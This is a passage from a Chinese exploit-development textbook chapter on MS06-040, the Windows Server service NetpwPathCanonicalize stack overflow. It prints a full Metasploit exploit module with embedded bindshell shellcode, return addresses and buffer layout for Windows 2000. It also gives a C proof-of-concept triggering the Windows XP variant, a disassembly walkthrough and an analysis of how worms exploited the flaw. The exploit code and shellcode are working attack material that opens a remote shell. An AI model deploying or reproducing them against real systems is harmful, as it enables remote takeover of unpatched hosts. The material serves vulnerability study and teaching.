（8）靶机端：在漏洞被触发之前，OllyDbg 设置的断点被激活，程序被中断。我们可以看到溢出的细节，从而计算偏移地址和调试 shellcode。

由于靶机端的 service.exe 进程是系统服务，如果在调试中发生错误会导致操作系统死机。这意味着我们每调试一次都可能要重新启动靶机的操作系统。这也是我建议先进行本地调试，弄清漏洞原理之后在调试远程主机的主要原因。

此外，您会发现如果我们使用显示“failwest”消息框的 shellcode 在成功运行后，并没有弹出预期的 MessageBox，但却会听到消息框弹出时“咚”的提示音。这是因为我们溢出的母进程 service.exe 是系统服务，无法正确绘制 UI 图形的缘故。因此本节实验我们将使用第 3 章所给出的那段非常精巧的 191 字节的 bindshell，用于在靶机上打开端口等待攻击端的 telnet

连接。

在本地调试中，我们使用 JMP E CX 作为跳板指令。但在远程调试时，在有些补丁版本的操作系统上（如 Windows 2000 sp4），溢出函数返回式 ECX 寄存器并没有指向缓冲区的起始位置。为了把缓冲区布置的比较通用，我们需要稍作修改。例如，我采取了如图 26.2.10 所示的部署方式。




图 26.2.10　缓冲区部署示意图

（1）仍然保证 prefix 串的 0x100 字节长度，其中前端为 191 字节的 bindshell，不足的用 0x90 字节补齐，最后两个字节设置为 0x00，作为 Unicode 字符串的结束符。

（2）程序会将 prefix 串最后两个字节的 0x0000 去掉，并添加上 0x005C，即 Unicode 字符“\”，现在距离缓冲区起始位置的偏移刚好是 0x100 字节。

（3）path 串的前 0x318 字节是作为填充物的 0x90，其中最后 4 个字节恰好淹没 EBP。

（4）紧接着填充物的是返回地址，这里用 Ollydbg 搜出的 jmp es p 指令地址 0x74FB62C3 作为

（5）漏洞函数有 5 个输入参数，返回指令为 ret 0x14。这意味着返回地址后面的 5 个 DWORD 为函数的形式参数，函数返回后 ESP 的位置将位于这些形参之后。

（6）在函数返回后 ESP 所指的地方布置几条指令，引导程序跳入 bindshell 执行，如表 26-2-3 所示。

表 26-2-3　指令及说明

指　令	机 器 码	说　明
sub esp,430	\x66\x81\xEC\x30\x04	调整 ESP 恰好指向 bindshell 的起始位置
mov eax, esp	\x8B\xC4	bindshell 假设 EAX 指向其起始位置
jmp esp	\xFF\xE4	执行 bindshell

（7）最后需要注意的一点是：函数的第 3 个形参指向一个接收字符串的缓冲区。在函数返回前，程序会将格式化完毕的路径字符串用 wcscpy 写入这个参数所指的地址。当我们覆盖 0x14 个字节的形参时，要注意让第 3 个参数仍然指向一个可写的合法内存地址，否则函数会在返回前由于 wcscpy 函数的目的地址不可写而进入异常处理，导致 exploit 失败。这里我所使用的内存地址是 0x7FFDD004。

按照以上思路部署出的 path 和 prefix 如下所示：

```
require 'msf/core'
module Msf
class Exploits::Failwest::Ms06_040 < Msf::Exploit::Remote
include Exploit::Remote::DCERPC
include Exploit::Remote::SMB
   def initialize(info = {})
      super(update_info(info,
         'Name'   => 'MS06-040 Remote overflow POC ',
         'Platform' => 'win',
         'Targets'  => [['Windows 2000 SP0',
                      {'Ret' => [0x318 , 0x74FB62C3]}
                    ]]
          ))
      register_options([OptString.new(
                          'SMBPIPE',
                          [true,"(BROWSER, SRVSVC)", 'BROWSER']
                          ),],
                    self.class)
   end #end of initialize
   def exploit
      connect()
      smb_login()
      handle = dcerpc_handle('4b324fc8-1670-01d3-1278-5a47bf6ee188',
                        '3.0',  'ncacn_np',  ["\\#{datastore['SMBPIPE']}"])
      dcerpc_bind(handle)
      prefix = "\x8B\xC1\x83\xC0\x05\x59\x81\xC9\xD3\x62\x30\x20\x41\x43\x4D\x64"+
         "\x99\x96\x8D\x7E\xE8\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B\x49\x1C\x8B"+
         "\x09\x8B\x69\x08\xB6\x03\x2B\xE2\x66\xBA\x33\x32\x52\x68\x77\x73"+
         "\x32\x5F\x54\xAC\x3C\xD3\x75\x06\x95\xFF\x57\xF4\x95\x57\x60\x8B"+
         "\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59\x20\x03\xDD\x33\xFF\x47"+
         "\x8B\x34\xBB\x03\xF5\x99\xAC\x34\x71\x2A\xD0\x3C\x71\x75\xF7\x3A"+
         "\x54\x24\x1C\x75\xEA\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59"+
```

```
            "\x1C\x03\xDD\x03\x2C\xBB\x95\x5F\xAB\x57\x61\x3B\xF7\x75\xB4\x5E"+
            "\x54\x6A\x02\xAD\xFF\xD0\x88\x46\x13\x8D\x48\x30\x8B\xFC\xF3\xAB"+
            "\x40\x50\x40\x50\xAD\xFF\xD0\x95\xB8\x02\xFF\x1A\x0A\x32\xE4\x50"+
            "\x54\x55\xAD\xFF\xD0\x85\xC0\x74\xF8\xFE\x44\x24\x2D\x83\xEF\x6C"+
            "\xAB\xAB\xAB\x58\x54\x54\x50\x50\x50\x54\x50\x50\x56\x50\xFF\x56"+
            "\xE4\xFF\x56\xE8\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"+
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"+
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"+
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x00\x00"
        path = "\x90" * 0x318 + [target['Ret'][1]].pack('V') +
            "\x04\xD0\xFD\x7F" * 5 +    # writeable address
            "\x66\x81\xEC\x30\x04" +    # sub esp,430
            "\x8B\xC4" +           # mov eax, esp
            "\xFF\xE4" +          # jmp esp
            "\x00\x00"
        stub =NDR.long(rand(0xffffffff)) +
            NDR.UnicodeConformantVaryingString('') +
            NDR.UnicodeConformantVaryingStringPreBuilt(path) +
            NDR.long(rand(0xf0)+1) +
            NDR.UnicodeConformantVaryingStringPreBuilt(prefix) +
            NDR.long(rand(0xf0)+1) +
            NDR.long(0)
        dcerpc.call(0x1f, stub) # call NetpwPathCanonicalize()
        disconnect
    end  #end of exploit def
end
end
```

用 MSF 加载上面给出的 exploit，如图 26.2.11 所示。




图 26.2.11　用 MSF 测试 exploit 模块

由于我们在 exploit 中已经给出了 shellcode，所以 payload 选什么都无所谓，只要将靶机的 IP 地址填写正确即可。我们这里不妨使用 windows/exec，如图 26.2.12 所示。




图 26.2.12　配置 exploit 模块

单击“Launch Exploit”按钮，MSF3.0 将向靶机发送攻击数据，如果一切正常的话，靶机会打开 6666 端口，这时可以使用 NC 或者 telnet 登录靶机，如图 26.2.13 所示。





图 26.2.13　获取目标主机的远程控制权

您体会到了么，当操作系统存在漏洞时情况会多么严重！



26.3 Windows XP环境下的MS06-040 exploit

26.3.1 静态分析

如果乐意尝试，您会发现在26.2中介绍的溢出方法仅适用于Windows 2000，当在Windows XP下进行测试时，溢出并没有发生，NetpwPathCanonicalize函数总能成功返回。于是，我们选取Windows XP SP0的netapi32.dll（文件大小为309760字节），对其CanonicalizePath Name函数做静态分析。

```
; =============== S U B R O U T I N E =======================================
; int __stdcall CanonicalizePathName(wchar_t*, wchar_t *, wchar_t *, int, int)
71BA428B CanonicalizePathName proc near
71BA428B
71BA428B Buff_last_word  = word ptr -416h
71BA428B Buff_OF         = word ptr -414h
71BA428B arg_Prefix      = dword ptr  8
71BA428B arg_Path        = dword ptr  0Ch
71BA428B arg_CanPath     = dword ptr  10h
71BA428B arg_Maxbuf      = dword ptr  14h
71BA428B arg_CanSize     = dword ptr  18h
71BA428B
71BA428B   push    ebp
71BA428C   mov     ebp, esp
71BA428E   sub     esp, 414h        ; 依然分配了0x414字节栈空间，即Buff_OF，
                                    ; 用来存储合并路径(prefix+'\'+path)
71BA4294   push    ebx
71BA4295   mov     ebx, ds:__imp_wcscat
71BA429B   push    esi
71BA429C   xor     esi, esi
71BA429E   cmp     [ebp+arg_Prefix], esi     ; prefix指针是否为0
71BA42A1   push    edi
71BA42A2   mov     edi, ds:__imp_wcslen
71BA42A8   jnz     @@prefix_ptr_not_zero
                                     ; 若prefix非0,跳转至@@prefix_ptr_not_zero
71BA42AE   mov     [ebp+Buff_OF], si ; 若prefix为0，初始化Buff_OF为空串
71BA42B5 @@chk_pathname:
71BA42B5   push    [ebp+arg_Path]
71BA42B8   call    edi ; __imp_wcslen        ; 计算path串的Unicode长度
71BA42BA   add     eax, esi         ; 计算合并路径长度
71BA42BC   cmp     eax, 207h        ; 对合并路径长度做越界检查，请注意，这里已经将
                                    ; 字节长度除2，转化为unicode长度0x207，而
                                    ; 在Windows 2000中，这个值是0x411,没有做
```

```
                                        ; 转化，可见 Windows XP 的溢出另有原因!
71BA42C1    pop     ecx
71BA42C2    ja      @@err_invalid_name
71BA42C8    push    [ebp+arg_Path]
71BA42CB    lea     eax, [ebp+Buff_OF]
71BA42D1    push    eax
71BA42D2    call    ebx ; __imp_wcscat      ; 将 Buff_OF(prefix+'\')与 path 串合并
                                            ; 得到合并路径
…
71BA4317    lea     eax, [ebp+Buff_OF]
71BA431D    push    eax
71BA431E    call    edi ; __imp_wcslen      ; 计算合并路径 Unicode 长度
71BA4320    lea     eax, [eax+eax+2]        ; 将 Unicode 长度转化为字节长度并加上结尾
                                            ; 的两个空字节
71BA4324    cmp     eax, [ebp+arg_Maxbuf]   ; 检查 can_path 的容量 maxbuf，是否可以
                                            ; 可以容纳合并路径
71BA4327    pop     ecx
71BA4328    ja      @@err_buf_too_small     ; 若 can_path 空间不够，退出
71BA432E    lea     eax, [ebp+Buff_OF]
71BA4334    push    eax
71BA4335    push    [ebp+arg_CanPath]
71BA4338    call    ds:__imp_wcscpy         ; 将合并路径复制 Buff_OF 至 can_path
71BA433E    pop     ecx
71BA433F    pop     ecx
71BA4340    xor     eax, eax                ; 路径合并成功，返回 0
71BA4342 @@quit:
71BA4342    pop     edi
71BA4343    pop     esi
71BA4344    pop     ebx
71BA4345    leave
71BA4346    retn    14h
71BA4349 @@err_invalid_name:
71BA4349    push    ERROR_INVALID_NAME
71BA434B    pop     eax
71BA434C    jmp     short @@quit
71BA434C CanonicalizePathName endp
…
71BB0E2D @@prefix_ptr_not_zero:
71BB0E2D    push    [ebp+arg_Prefix]
71BB0E30    call    edi ; __imp_wcslen
71BB0E32    mov     esi, eax            ; esi 存储 prefix 串的 unicode 长度
71BB0E34    test    esi, esi            ; 检查 prefix 串长度是否为 0，即空串
```

```
71BB0E36    pop     ecx
71BB0E37    jz      @@chk_pathname   ; 如果 prefix 为空串，则跳至
                                     ; @@chk_pathname，请注意，如果代码
                                     ; 流程走到这里，Buff_OF 始终是没有初
                                     ; 始化的！这是 MS06-040 的另一个溢出点
71BB0E3D    cmp     esi, 208h        ; 如果 prefix 串非空，其 Unicode 长度
                                     ; 不能超过 0x208，否则退出
71BB0E43    ja      @@err_invalid_name
…
71BB0EA9 @@err_buf_too_small:
71BB0EA9    mov     ecx, [ebp+arg_CanSize]
71BB0EAC    test    ecx, ecx
71BB0EAE    jz      short @@err_buf_too_small2
71BB0EB0    mov     [ecx], eax
71BB0EB2 @@err_buf_too_small2:
71BB0EB2    mov     eax, NERR_BufTooSmall
71BB0EB7    jmp     @@quit
…
; =============== S U B R O U T I N E =======================================
```

可以看到，Windows XP SP0 依然分配了 0x414 字节大小的栈空间（见 0x71BA428E），但是在检查 prefix 串和合并路径长度时，使用的是转化后的 Unicode 字符长度 0x208（见 0x71BB0E3D）和 0x207（见 0x71BA42BC），因此前面的方法在 XP 系统下无法溢出。

通过进一步静态分析，可以发现 CanonicalizePathName 函数在分配了栈空间 Buff_OF 后，没有进行初始化；如果 prefix 指针为 0，代码会对 Buff_OF 做初始化（见 0x71BA42AE）；而如果 prefix 非 0，并指向空字串，代码将直接对未初始化的 Buff_OF 和 path 串用 wcscat 函数进行连接（见 0x71BA42B5-0x71BA42D2）。这是一个非常危险的操作，因为未初始化的栈空间 Buff_OF 的长度是未知的，甚至可能超过 0x414 字节，其后再连接上 path 串，很有可能产生溢出。

由于 Buff_OF 位于栈中，内容随机，怎样控制它的长度，是如何利用这个漏洞的重点。一个很直接的想法就是连续调用 CanonicalizePathName 函数。因为当 Buff_OF 被首次填充并连接，直到 CanonicalizePathName 函数退出后，其所在的栈空间位于 ESP 的低地址，如果不做任何栈操作，如函数调用等，内容是不会改变的；此时，如果再次调用 CanonicalizePathName，已经被填充的 Buff_OF 将面临溢出的风险。

CanonicalizePathName 是 NetpwPathCanonicalize 的子函数，不能直接被调用。因此，有必要分析一下函数 NetpwPathCanonicalize 是如何调用 CanonicalizePathName 的。

```
...
71BA421A    mov     esi, [ebp+arg_CanPath]
71BA421D    push    edi
71BA421E    push    [ebp+arg_Maxbuf]
```

```
71BA4221   mov    [esi], di
71BA4224   push   esi
71BA4225   push   [ebp+arg_Path]
71BA4228   push   ebx
71BA4229   call   CanonicalizePathName
71BA422E   cmp    eax, edi             ; 检查函数 CanonicalizePathName 的返回值
71BA4230   jnz    short @@quit         ; 非 0 则直接退出
71BA4232   push   edi
71BA4233   push   [ebp+arg_Pathtype]
71BA4236   push   esi
71BA4237   call   NetpwPathType
71BA423C   jmp    short @@quit
...
; ============== S U B R O U T I N E =======================================
; int __stdcall NetpwPathCanonicalize(wchar_t *, wchar_t *, int, int, int, int)
71BA4244              public NetpwPathCanonicalize
71BA4244 NetpwPathCanonicalize proc near
71BA4244
71BA4244 arg_Path        = dword ptr  8
71BA4244 arg_CanPath     = dword ptr  0Ch
71BA4244 arg_Maxbuf      = dword ptr  10h
71BA4244 arg_Prefix      = dword ptr  14h
71BA4244 arg_Pathtype    = dword ptr  18h
71BA4244 arg_Pathflags   = dword ptr  1Ch
...
71BA4284 @@quit
71BA4284   pop    edi
71BA4285   pop    esi
71BA4286   pop    ebx
71BA4287   pop    ebp
71BA4288   retn   18h
71BA4288 NetpwPathCanonicalize endp
...
```

可见，如果能够使 CanonicalizePathName 调用失败（返回值非 0），NetpwPathCanonicalize 将直接退出，从而保证 Buff_OF 所在的栈空间不发生变化。由于参数 maxbuf 是可控的，我们可以利用较小的 maxbuf，使 CanonicalizePathName 返回 NERR_BufTooSmall（参看 0x71BA4317-0x71BA4328）而直接退出。

依据前面的原理，即可写出 MS06-040 在 Windows XP 下溢出的 POC 代码。

```
#include <windows.h>

typedef  void (__stdcall * MYPROC)(LPTSTR);
```

```
#define PATH1_SIZE     (0xc2*2)
#define PATH2_SIZE     (0x150*2)
#define OUTBUF_SIZE    0x440
#define PREFIX_SIZE    0x410

int main()
{
    char PathName1[PATH1_SIZE];
    char PathName2[PATH2_SIZE];
    char Outbuf[OUTBUF_SIZE];
    int OutbufLen=OUTBUF_SIZE;
    char Prefix1[PREFIX_SIZE];
    char Prefix2[PREFIX_SIZE];
    long PathType1=44;
    long PathType2=44;

    //load vulnerability netapi32.dll which we got from a WINXP sp0 host
    HINSTANCE LibHandle;
    MYPROC Trigger;
    char dll[ ] = "./netapi32.dll"; // care for the path
    char VulFunc[ ] = "NetpwPathCanonicalize";

    LibHandle = LoadLibrary(dll);
    Trigger = (MYPROC) GetProcAddress(LibHandle, VulFunc);

    // fill PathName
    memset(PathName1,0,sizeof(PathName1));
    memset(PathName1,0,sizeof(PathName1));
    memset(PathName1,'a',sizeof(PathName1)-2);

    memset(PathName2,0,sizeof(PathName2));
    memset(PathName2,0,sizeof(PathName2));
    memset(PathName2,'b',sizeof(PathName2)-2);

    // set Prefix as a null string
    memset(Prefix1,0,sizeof(Prefix1));
    memset(Prefix2,0,sizeof(Prefix2));

    // call NetpwPathCanonicalize several times to overflow
    (Trigger)(PathName1,Outbuf,1      ,Prefix1,&PathType1,0);
    (Trigger)(PathName2,Outbuf,OutbufLen,Prefix2,&PathType2,0);

    FreeLibrary(LibHandle);
```

```
}
```

在动态调试时，当第二次调用 NetpwPathCanonicalize，运行至 0x71BAD242 处的 wcscat 时发生了栈溢出，如图 26.3.1 所示。

可以看到，EBP、返回地址以及 CanonicalizePathName 的部分参数被覆盖，溢出成功，利用上一小节中介绍的方法，即可自行设计 shellcode，这里不再赘述。

需要提醒一下，虽然本小节的介绍的是 XP 下的溢出原理，它同样适用于 Windows 2000，或者说这种 exploit 思路更通用。




图 26.3.1 XP 下的溢出

26.3.2 蠕虫样本的 exploit 方法

通常大家自己设计的 shellcode 只能适用于某一个特定版本的操作系统，因为其中的返回地址和一些特殊的跳转指令，是根据该系统 hard-coded。但是历史上那些著名的利用 RPC 漏洞传播的蠕虫病毒（冲击波、魔波、Conficker 等），具有很强的平台兼容性，因此有必要对经典溢出方法进行研究。

下面我们将结合 Metasploit 的 MS06-040 通用模块“（wcscpy）Automatatic（NT 4.0，2000 SP0～SP4，XP SP0～SP1）”以及实际的魔波蠕虫样本，分析它们是如何利用 MS06-040 进行攻击的。

分析方法其实并不复杂，在攻击机器上，运行攻击模块，在被攻击的机器上，利用 Wireshark 抓包，我们只需要查看 SMB 包即可。如果需要查看溢出的过程，用调试器 attach 上 svchost netsvc 进程（或 Windows 2000 下的 service.exe 进程），在 NetpwPathCanonicalize 函数处下断点进行跟

踪调试即可。

在 Metasploit 攻击实验中，payload 选取黑客经常使用的 shell_bind_tcp，被攻击机器是 Windows XP SP0。如图 26.3.2 所示。

Microsoft Server Service NetpwPathCanonicalize Overflow

Select payload for target **(wcscpy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1)**:

CURRENT CONFIGURATION - CHANGE TARGET	
EXPLOIT	windows/smb/ms06_040_netapi
TARGET	(wcscpy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1)

NAME	DESCRIPTION
generic/debug_trap	Generate a debug trap in the target process
generic/debug_trap/bind_ipv6_tcp	Listen for a connection over IPv6, Generate a debug trap in the target process
generic/debug_trap/bind_nonx_tcp	Listen for a connection (No NX), Generate a debug trap in the target process
generic/debug_trap/bind_tcp	Listen for a connection, Generate a debug trap in the target process
generic/debug_trap/reverse_ipv6_tcp	Connect back to attacker over IPv6, Generate a debug trap in the target process
generic/debug_trap/reverse_nonx_tcp	Connect back to the attacker (No NX), Generate a debug trap in the target process
generic/debug_trap/reverse_ord_tcp	Connect back to the attacker, Generate a debug trap in the target process
generic/debug_trap/reverse_tcp	Connect back to the attacker, Generate a debug trap in the target process
generic/shell_bind_tcp	Listen for a connection and spawn a command shell
generic/shell_reverse_tcp	Connect back to attacker and spawn a command shell

图 26.3.2 Metaexploit 中 MS06-040 通用模块

攻击成功后，svchost netsvc 进程运行 shellcode，开启子进程 cmd.exe，并将其输入输出重定向至指定端口（实验中是 4445 端口），随时监听来自该端口的命令。利用工具 procexp 和 tcpview 即可监控到，如图 26.3.3 和图 26.3.4 所示。

System	4				
smss.exe	528	Windows NT Session Manager	Microsoft Corporation	\SystemRoot\System32\smss.exe	
csrss.exe	592	Client Server Runtime Process	Microsoft Corporation	C:\WINDOWS\system32\csrss.exe ObjectDirectory=\Windows Shar	
winlogon.exe	616	Windows NT Logon Application	Microsoft Corporation	winlogon.exe	
services.exe	660	Services and Controller app	Microsoft Corporation	C:\WINDOWS\system32\services.exe	
vmacthlp.exe	828	VMware Activation Helper	VMware, Inc.	"C:\Program Files\VMware\VMware Tools\vmacthlp.exe"	
svchost.exe	856	Generic Host Process for Win32...	Microsoft Corporation	C:\WINDOWS\system32\svchost -k rpcss	
svchost.exe	956	Generic Host Process for Win32...	Microsoft Corporation	C:\WINDOWS\System32\svchost.exe -k netsvcs	
cmd.exe	944	Windows Command Processor	Microsoft Corporation	cmd	
svchost.exe	1032	Generic Host Process for Win32...	Microsoft Corporation	C:\WINDOWS\System32\svchost.exe -k NetworkService	
svchost.exe	1156	Generic Host Process for Win32...	Microsoft Corporation	C:\WINDOWS\System32\svchost.exe -k LocalService	
spoolsv.exe	1332	Spooler SubSystem App	Microsoft Corporation	C:\WINDOWS\system32\spoolsv.exe	

图 26.3.3 procexp 监控到子进程 cmd.exe

svchost.exe:956	TCP	star-vmxp:4445	star-vmxp:0	LISTENING
svchost.exe:956	TCP	star-vmxp.localdomain:4445	srcd_9018430241:2440	ESTABLISHED
System:4	TCP	star-vmxp:microsoft-ds	star-vmxp:0	LISTENING
System:4	TCP	star-vmxp.localdomain:netbios-ssn	star-vmxp:0	LISTENING
System:4	UDP	star-vmxp:microsoft-ds	*:*	
System:4	UDP	star-vmxp.localdomain:netbios-ns	*:*	
System:4	UDP	star-vmxp.localdomain:netbios-dgm	*:*	

图 26.3.4 tcpview 监控到端口

图 26.3.5 为 Wireshark 的抓包结果。

从抓包结果可以看出，Metasploit 正是使用的我们前面分析的溢出方法，连续两次调用 RPC 函数 NetpwPathCanonicalize（注：在标准的 samba 文档中，该函数名为 NetPathCanonicalize）。通过查看 Metasploit 对应模块的源代码 ms06_040_netapi.rb，也可以得到同样的结论，如图 26.3.6 所示。




图 26.3.5 Metasploit 模块的 Wireshark 抓包结果

```
print_status("Calling the vulnerable function...")

begin
    dcerpc.call(0x1f, stub)
    dcerpc.call(0x1f, stub)
rescue Rex::Proto::DCERPC::Exceptions::NoResponse
rescue => e
    if e.to_s !~ /STATUS_PIPE_DISCONNECTED/
        raise e
    end
end

# Cleanup
handler
disconnect
```

图 26.3.6 ms06_040_netapi.rb

接着再采用同样的方法研究一下魔波病毒的攻击方法，图 26.3.7 是 Wireshark 抓包结果。可以发现，依然是两次连续的调用 NetpwPathCanonicalize。

26.3.3 实践跨平台 exploit

